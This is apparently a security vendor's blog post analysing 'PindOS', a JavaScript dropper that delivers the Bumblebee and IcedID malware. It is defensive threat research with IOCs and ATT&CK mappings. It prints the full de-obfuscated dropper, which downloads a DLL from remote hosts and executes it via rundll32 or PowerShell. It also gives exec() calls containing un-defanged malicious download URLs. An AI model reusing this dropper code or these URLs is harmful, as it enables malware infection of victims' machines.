PindOS: New JavaScript Dropper Delivering Bumblebee and IcedID

deepinstinct.com/blog/pindos-new-javascript-dropper-delivering-bumblebee-and-icedid

June 22, 2023

Learn more

Deep Instinct's Threat Research Lab recently noticed a new strain of a JavaScript-based dropper that is delivering Bumblebee and IcedID. The dropper contains comments in Russian and employs the unique user-agent string "PindOS", which may be a reference to current (and past) anti-American sentiment in Russia.

Bumblebee is a malware loader first discovered in March 2022. It was associated with Conti group and was being used as a replacement for BazarLoader. It acts as a primary vector for multiple types of other malware, including ransomware.

IcedID is a modular banking malware designed to steal financial information. It has been seen in the wild since at least 2017 and has recently been observed shifting some of its focus to malware delivery.

Bumblebee's Dilemma – PowerShell or JavaScript?

Bumblebee's primary modus operandi, including its most recent major campaign, involves a PowerShell-based first stage with very characteristic obfuscation ("elemXXX"). This serves as a wrapper and loading routine for an embedded 64-bit payload .DLL. Our analysis of this flow can be found here.

The possible switch to JavaScript instead of PowerShell marks a significant change in Bumblebee's well-established TTP's.

IcedID – From Banker to Loader?

As recent reports indicate, IcedID appears to be partially following in Emotet's footsteps and may be abandoning its banking and financial functionalities in favor of becoming a more generalized loader-type malware. An association with a new JavaScript type of dropper can be seen as another step in this direction.

PindOS JavaScript Technical Analysis

Once de-obfuscated, the dropper is surprisingly simple. It consists of a single function, "exec," which gets four parameters:

- "UserAgent" – The user-agent string to be used when downloading Bumblebee's .DLL
- "URL1" – First address to download from
- "URL2" – Second address to download from
- "RunDLL" – Payload .DLL exported function to call

When executed, the dropper will attempt to download the payload initially from URL1 and execute it by calling on the specified export directly via rundll32.exe. If this fails, the dropper will attempt to download the payload from URL2 and execute it using a combination of PowerShell and rundll32.exe.

The downloaded payload is saved to %appdata%/Microsoft/Templates/<6-char-random-number>.dat

```
function exec(UserAgent,URL1,URL2,RunDLL) {

wsh = new ActiveXObject("wscript.shell");
path = wsh.SpecialFolders("templates")+"\\"+((Math.random()*999999)+9999|0)+".dat";
HTTP = new ActiveXObject("MSXML2.XMLHTTP.3.0"); Stream = new ActiveXObject("ADODB.Stream");

eval('Open = "open"; pOwer = "pOwer"; sheLl = "sheLl"; dll32 = "dll32"; cmd = "cmd"; sh = new ActiveXObject(sheLl+".appLicatIOn");');

HTTP.Open("GET", URL1, false); HTTP.SetRequestHeader("User-Agent", UserAgent);
HTTP.Send(); if (HTTP.Status == 200) {
Stream.Open(); Stream.Type = 1; Stream.Write(HTTP.ResponseBody);
Stream.Position = 0; Stream.SaveToFile(path, 2); Stream.Close();
sh.ShellExecute("run"+dll32, path+","+RunDLL, "", Open, 666 - 666);            // прямой запуск через rundll32   "Direct launch via rundll32"
//sh.ShellExecute(cmd, "/c run"+dll32+" "+path+","+RunDLL, "", Open, 666 - 666);   // запуск через cmd   "Run via cmd"
//sh.ShellExecute(pOwer+sheLl, "run"+dll32+" "+path+","+RunDLL, "", Open, 666 - 666);   // запуск через powershell   "Run via powershell"

} else {

HTTP.Open("GET", URL2, false); HTTP.SetRequestHeader("User-Agent", UserAgent);
HTTP.Send(); if (HTTP.Status == 200) {
Stream.Open(); Stream.Type = 1; Stream.Write(HTTP.ResponseBody);
Stream.Position = 0; Stream.SaveToFile(path, 2); Stream.Close();

//sh.ShellExecute("run"+dll32, path+","+RunDLL, "", Open, 666 - 666);          // прямой запуск через rundll32   "Direct launch via rundll32"
//sh.ShellExecute(cmd, "/c run"+dll32+" "+path+","+RunDLL, "", Open, 666 - 666);   // запуск через cmd   "Run via cmd"
sh.ShellExecute(pOwer+sheLl, "run"+dll32+" "+path+","+RunDLL, "", Open, 666 - 666);   // запуск через powershell   "Run via powershell"

}}}
```

Figure 1 – PindOS' main function

The function is then called twice, with four separate URLs:

```
exec("PindOS","https://qaswrahc.com/wp-content/out/mn.php","http://tusaceitesesenciales.com/mn.php","eOXScagadNKe");

exec("PindOS","http://carwashdenham.com/mn.php","https://intellectproactive.com/dist/out/mn.php","eOXScagadNKe");
```

Figure 2 – exec function call from Bumblebee dropper

```
exec("PindOS","https://masar-alulaedu.com/wp-content/woocommerce/out/berr.php","https://egyfruitcorner.com/wp-content/tareq/out/berr.php","vcab /k baunti184");

exec("PindOS","https://egyfruitcorner.com/wp-content/tareq/out/berr.php","https://tech21africa.com/wp-content/uploads/out/berr.php","vcab /k baunti184");
```

Figure 3 – exec function call from IcedID dropper

```
GET /mn.php HTTP/1.1
Host: tusaceitesesenciales.com
User-Agent: PindOS
Accept: */*

HTTP/1.1 200 OK
Date: [redacted] Jun 2023 [redacted] GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.2.34
Content-disposition: attachment;filename=libr.dll
Cache-Control: must-revalidate
CF-Cache-Status: DYNAMIC
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Fd8QKjQfUeUkidCTCzYXSQf8KKFNw0UJCrRt8a22kMMqj
%2F04hVpM2NjcSTDvuJojg9qvYL1tbnZAs0wsJwtBwT4jN0krca1lddkq5UzB1ixEyUUmbs5G5GEfTtB1SYfO9rb38E01h9OntWE%3D"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 7d611baa8fcc5b2c-FRA
alt-svc: h3=":443"; ma=86400

356c
MZ.....................@...................................(.........  .!..L.!This program cannot be run in DOS mode.

$.........k..v...v...v.......v..<(...v...(...v...(...v...(...v.......v.......v.......v..v....v...v...v...(...v...(...v...(...v...v...v...(...v.
```

Figure 4 – Payload download

The retrieved payloads are generated pseudo-randomly “on-demand” which results in a new sample hash each time a payload is fetched. This is commonly done to avoid signature-based detection. However, in Bumblebee’s case, this seems somewhat ineffective compared to the previous flow (which did not write the payload directly to disk), as the samples are fairly well detected even on “first-seen”. This is likely due to the generated payload’s exports and several other indicators which remain constant and do not vary across the different generated samples.






Figure 5 – A generalized comparison of Bumblebee's infection flows - "older" on the right; "newer" on the left.

According to Virus Total, on “first-seen” PindOS droppers have mostly received very low detection rates:





Figures 6 & 7 – VT first-seen detection for PindOS droppers

Bumblebee DLL Payload Analysis Highlights

The DLL payload is slightly different from the one previously encountered. Dynamically, it is very similar, with the addition of a few layers of obfuscation. It’s anti-debugging and anti-VM/sandbox features remain the same but with some additional “legitimate looking” strings taken from the FFmpeg project open-source project’s “error.c” file and a few other files from the same project added for distraction purposes:

```
00076320    2e   A    Not yet implemented in FFmpeg, patches welcome
00076350    12   A    PROTOCOL_NOT_FOUND
00076368    12   A    Protocol not found
00076380    10   A    STREAM_NOT_FOUND
00076398    10   A    Stream not found
000763b0    07   A    UNKNOWN
000763b8    16   A    Unknown error occurred
000763d0    0c   A    EXPERIMENTAL
000763e0    14   A    Experimental feature
000763f8    18   A    INPUT_AND_OUTPUT_CHANGED
00076418    18   A    Input and output changed
00076438    10   A    HTTP_BAD_REQUEST
00076450    1f   A    Server returned 400 Bad Request
00076470    11   A    HTTP_UNAUTHORIZED
00076488    37   A    Server returned 401 Unauthorized (authorization failed)
000764c0    0e   A    HTTP_FORBIDDEN
000764d0    2d   A    Server returned 403 Forbidden (access denied)
00076500    0e   A    HTTP_NOT_FOUND
00076510    1d   A    Server returned 404 Not Found
00076530    0e   A    HTTP OTHER 4XX
```

Figure 8 – Strings found in Bumblebee DLL

```
#define ERROR_TAG(tag) AVERROR_##tag, #tag
#define EERROR_TAG(tag) AVERROR(tag), #tag
#define AVERROR_INPUT_AND_OUTPUT_CHANGED (AVERROR_INPUT_CHANGED | AVERROR_OUTPUT_CHANGED)
static const struct error_entry error_entries[] = {
    { ERROR_TAG(BSF_NOT_FOUND),      "Bitstream filter not found"                     },
    { ERROR_TAG(BUG),                "Internal bug, should not have happened"         },
    { ERROR_TAG(BUG2),               "Internal bug, should not have happened"         },
    { ERROR_TAG(BUFFER_TOO_SMALL),   "Buffer too small"                               },
    { ERROR_TAG(DECODER_NOT_FOUND),  "Decoder not found"                              },
    { ERROR_TAG(DEMUXER_NOT_FOUND),  "Demuxer not found"                              },
    { ERROR_TAG(ENCODER_NOT_FOUND),  "Encoder not found"                              },
    { ERROR_TAG(EOF),                "End of file"                                    },
    { ERROR_TAG(EXIT),               "Immediate exit requested"                       },
    { ERROR_TAG(EXTERNAL),           "Generic error in an external library"           },
    { ERROR_TAG(FILTER_NOT_FOUND),   "Filter not found"                               },
    { ERROR_TAG(INPUT_CHANGED),      "Input changed"                                  },
    { ERROR_TAG(INVALIDDATA),        "Invalid data found when processing input"       },
    { ERROR_TAG(MUXER_NOT_FOUND),    "Muxer not found"                                },
    { ERROR_TAG(OPTION_NOT_FOUND),   "Option not found"                               },
    { ERROR_TAG(OUTPUT_CHANGED),     "Output changed"                                 },
    { ERROR_TAG(PATCHWELCOME),       "Not yet implemented in FFmpeg, patches welcome" },
    { ERROR_TAG(PROTOCOL_NOT_FOUND), "Protocol not found"                             },
    { ERROR_TAG(STREAM_NOT_FOUND),   "Stream not found"                               },
    { ERROR_TAG(UNKNOWN),            "Unknown error occurred"                         },
    { ERROR_TAG(EXPERIMENTAL),       "Experimental feature"                           },
    { ERROR_TAG(INPUT_AND_OUTPUT_CHANGED), "Input and output changed"                 },
    { ERROR_TAG(HTTP_BAD_REQUEST),   "Server returned 400 Bad Request"         },
    { ERROR_TAG(HTTP_UNAUTHORIZED),  "Server returned 401 Unauthorized (authorization failed)" },
    { ERROR_TAG(HTTP_FORBIDDEN),     "Server returned 403 Forbidden (access denied)" },
    { ERROR_TAG(HTTP_NOT_FOUND),     "Server returned 404 Not Found"           },
    { ERROR_TAG(HTTP_OTHER_4XX),     "Server returned 4XX Client Error, but not one of 40{0,1,3,4}" },
    { ERROR_TAG(HTTP_SERVER_ERROR),  "Server returned 5XX Server Error reply" },
```

Figure 9 – FFmpeg project source, “error.c” file.

Another point of differentiation is that previously Bumblebee DLLs had two main export functions, while the new one has four.

Name	Address	Ordinal
JDuCS622tuL6	00000001800243B0	1
MkcDIl34k3Si	0000000180021BA0	2
PcYge9j	0000000180008260	3
eOXScagadNKe	0000000180020490	4
DllEntryPoint	**0000000180023EF0**	**[main entry]**

Figure 10 – “New” Bumblebee DLL Exports

Name	Address	Ordinal
PQBgKzQJybBy	0000000180001000	1
setPath	0000000180001040	2
DllEntryPoint	**00000001800010C0**	**[main entry]**

Figure 11 – “Old” Bumblebee DLL exports, with main “SetPath” function

Further examination of the DLL brings us to the same main function as the previous variant.

```
0000000001180750  48:8BC1             mov rax,rcx
0000000001180753  48:8BD0             mov rdx,rax
0000000001180756  48:8B0D FF210000    mov rcx,qword ptr ds:[<&ZwMapViewOfSect
000000000118075D  E8 1E2D0000         call 1183480
0000000001180762  48:8D0D 3B230000    lea rcx,qword ptr ds:[1182AA4]           0000000001182AA4:L"gdiplus.dll"
0000000001180769  FF15 9D210000       call qword ptr ds:[<&LoadLibraryW>]
000000000118076F  48:898424 A0000000  mov qword ptr ss:[rsp+A0],rax
0000000001180777  48:8D15 76210000    lea rdx,qword ptr ds:[11828F4]           00000000011828F4 "setPath"
000000000118077E  48:8B8C24 A0000000  mov rcx,qword ptr ss:[rsp+A0]
0000000001180786  FF15 F0210000       call qword ptr ds:[<&GetProcAddress>]
000000000118078C  48:898424 E8000000  mov qword ptr ss:[rsp+E8],rax
0000000001180794  48:8D8C24 10010000  lea rcx,qword ptr ss:[rsp+110]
000000000118079C  FF9424 E8000000     call qword ptr ss:[rsp+E8]
00000000011807A3  8B8424 40020000     mov eax,dword ptr ss:[rsp+240]
00000000011807AA  48:038424 A0000000  add rax,qword ptr ss:[rsp+A0]
00000000011807B2  48:898424 F0000000  mov qword ptr ss:[rsp+F0],rax
00000000011807BA  FF9424 F0000000     call qword ptr ss:[rsp+F0]
00000000011807C1  33C9                xor ecx,ecx
00000000011807C3  FF15 BB210000       call qword ptr ds:[<&FatalExit>]
00000000011807C9  48:81C4 28020000    add rsp,228
00000000011807D0  5F                  pop rdi
00000000011807D1  5E                  pop rsi
00000000011807D2  C3                  ret
00000000011807D3  CC                  int3
00000000011807D4  CC                  int3
```

Figure 12 – “SetPath” in the “new” Bumblebee DLL.

Conclusion

Bumblebee’s latest “experiment” attempts to leverage pseudo-random sample generation as a means of reducing the risk of detection. This has been used by threat actors in the financial/banking malware landscape for years, including IcedID, which “shares” the PindOS dropper.

Whether PindOS is permanently adopted by the actors behind Bumblebee and IcedID remains to be seen. If this “experiment” is successful for each of these "companion” malware operators it may become a permanent tool in their arsenal and gain popularity among other threat actors.

As Bumblebee and IcedID are known to deliver ransomware, we recommend that security teams take note of these IOCs. You can find updated lists of IOCs on our GitHub page.

IOCs

- Network Artifact
  User-Agent: PindOS

- Bumblebee infection URLs
  hxxps://qaswrahc.com/wp-content/out/mn[.]php
  hxxp://tusaceitesesenciales.com/mn[.]php
  hxxp://carwashdenham.com/mn[.]php
  hxxps://intellectproactive.com/dist/out/mn[.]php

- Bumblebee .JS dropper SHA256
  bcd9b7d4ca83e96704e00e378728db06291e8e2b50d68db22efd1f8974d1ca91
  07d2cb0dc0cd353fb210b065733743078e79c4a27c42872cd516a6b1fb1f00d1
  00ec8f3900336c7aeb31fef4d111ee6e33f12ad451bc5119d3e50ad80b2212b0
  15da5b0a65dd8135273124da0c6e52e017e3b54642f87571e82d2314aae97eec
  180a935383b39501c7bdf2745b3a334841f01a7df9d063fecca587b5cc3f5e7a

- Bumblebee DLL payload SHA256
  24dd5c33b8a5136bdf29d0c07cf56ef0e33a285bb12696a8ff65e4065cb18359
  76c9780256e195901e1c09cb8a37fb5967f9f5b36564e380e7cf2558652f875b
  28c87170f2525fdecc4092fb347acd9b8350ed65e0fd584ce9fc001fd237d523
  ac261ac26221505798c65c61a207f3951cc7dce2e1014409d8a765d85bfd91d4

- IcedID infection URLs
  hxxps://masar-alulaedu.com/wp-content/woocommerce/out/berr[.]php
  hxxps://egyfruitcorner.com/wp-content/tareq/out/berr[.]php
  hxxps://tech21africa.com/wp-content/uploads/out/berr[.]php
  hxxps://www.posao-austrija.at/images/out/lim[.]php
  hxxps://logisticavirtual.org/wp-content/out/lim[.]php
  hxxps://adecoco.us/wp-content/out/lim[.]php
  hxxps://acsdxb.net/wp-content/out/lim[.]php

- IcedID .JS dropper SHA256
  92506fe773db7472e7782dbb5403548323e65a9eb2e4c15f9ac65ee6c4bd908b
  c84c84387f0b9e7bc575a008f36919448b4e6645e1f5d054e20b59be726ee814
  7355656f894ae26215f979b953c8fa237dc39af857a6b27754a93adb1823f3b6
  8f40ff286419eb4b0c4d15710dc552afb2c2a227a180f4b4f520d09b05724151

- IcedID DLL payload SHA256
  9101975f7aca998da796fc15a63b36ab8aa0fe0aed0b186aaed06a3383d5f226
  4f0c9c6fc1287ef16f4683db90dd677054a1f834594494d61d765fa3f2e1352c
  cb307d7fa6eaac6a975ad64ff966ff6b0b0fdd59109246c2f6f5e8d50a33e93c
  361b0157ef63d362fdd4399288f5f6a0e1536633dfb49c808a3590718c4d8f10
  e71c9ac9ddd55b485e636840da150db5cd2791d0681123457bd40623acd8311c
  8ae3be9f09f5fc64ec898a4d6467b2f6e50eaaa26fc460a4f1a9b9566e97a9a7

MITRE ATT&CK

Tactic	Technique	Description	Observable

Tactic	Technique	Description	Observable
Execution	Command and Scripting Interpreter: JavaScript – T1059.007	Adversaries may abuse various implementations of JavaScript for execution.	.JS Droppers
Defense Evasion	System Binary Proxy Execution: Rundll32 – T1218.001	Adversaries may abuse rundll32.exe to proxy execution of malicious code.	Rundll32.exe usage
Defense Evasion	Obfuscated Files or Information – T1027	Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit.	Obfuscated JS, “Random” generated payloads

Back To Blog